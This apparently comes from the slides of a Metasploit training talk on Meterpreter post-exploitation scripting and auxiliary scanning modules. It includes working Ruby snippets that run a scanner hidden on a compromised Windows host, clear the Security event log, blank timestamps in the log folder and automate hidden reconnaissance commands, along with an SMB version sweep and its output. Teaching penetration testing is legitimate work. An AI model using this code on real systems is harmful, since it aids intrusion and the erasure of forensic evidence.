  - Custom Payloads
  - Post-exploitation Automation
  - Meterpreter Scripts
    - Leverage current API
    - Interact with processes, file system & networking

upload a scanner

```
client.fs.file.upload_file("%SystemDrive%\\#{bin}",
"./data/post/sl.exe")

client.sys.process.execute("cmd.exe /c %SystemDrive%\\#{bin} -biht
#{ip_addr} -o #{out}", nil, {'Hidden' => 'true'})

client.fs.file.download_file("#{dest}", "#{out}")
```

delete security logs

```
print_line("Clearing the Security Event Log, it will leave a 517
event\n")
log = client.sys.eventlog.open('security')
log.clear
```

timestomp the logs

```
print_status("This script works for Windows XP where the system root is WINDOWS")

print_status("Blanking everything in the C:\\WINDOWS\\System32\\LogFiles folder")

# location 2k, XP, 2k3
client.priv.fs.blank_directory_mace("C:\\WINDOWS\\System32\\LogFiles\\")
```

automate your net command fu

```
cmd = [
'net user',
'ipconfig /all',
'ipconfig /displaydns',
]

cmd.each do |exec|
sleep(1)
puts "[*] Executing: #{exec}"
client.sys.process.execute("cmd.exe /c #{exec} >>
    %SystemDrive%\\#{dst}",nil, {'Hidden' => 'true'})
end
```

questions

DEMOS

homework

- Create a meterpreter script
  - Automate a post exploitation task

Big Thanks!

- Chris Gates
- MC
- Eric Hulse
- Lenny Zeltser
- Valsmith
- Ty Bodell

auxiliary modules

- **Anything not an “exploit”**
  - 46 Modules
- **Discovery and fingerprinting**
  - sweep_udp, smb/version, scanners, dcerpc, voip, http version/put, mysql login/ping
- **Network protocol “fuzzers”**
  - Wireless fun (LORCON & Scruby)
- **Denial of service methods**
  - Exploits that don't have payloads
- **Administrative access exploits**

discovery & fingerprinting

- Multiple modules

dcerpc/endpoint_mapper	Endpoint Mapper Service Discovery
dcerpc/hidden	Hidden DCERPC Service Discovery
dcerpc/management	Remote Management Interface Discovery
discovery/sweep_udp	UDP Service Sweeper
http/version	HTTP Version Detection
http/writable	HTTP Writable Path PUT/DELETE
misc/ib_service_mgr_info	Borland InterBase Services Manager Info
mssql/mssql_login	MSSQL Login Utility
mssql/mssql_ping	MSSQL Ping Utility
smb/pipe_auditor	SMB Session Pipe Auditor
smb/pipe_dcerpc_auditor	SMB Session Pipe DCERPC Auditor
smb/version	SMB Version Detection

SMB version

```
msf > use auxiliary/scanner/smb/version

msf auxiliary(version) > set RHOSTS 192.168.113.0/24
RHOSTS => 192.168.113.0/24

msf auxiliary(version) > run
[*] 192.168.113.10 is running Unknown
[*] NativeOS: Windows XP 3790 Service Pack 2
[*] NativeLM: Windows XP 5.2
[*] 192.168.113.11 is running Windows XP Service Pack 0 / Service Pack 1
[*] 192.168.113.12 is running Windows XP Service Pack 0 / Service Pack 1
[*] 192.168.113.13 is running Windows 2000 Service Pack 4 with MS05-010+
[*] 192.168.113.14 is running Windows 2003 Service Pack 2
```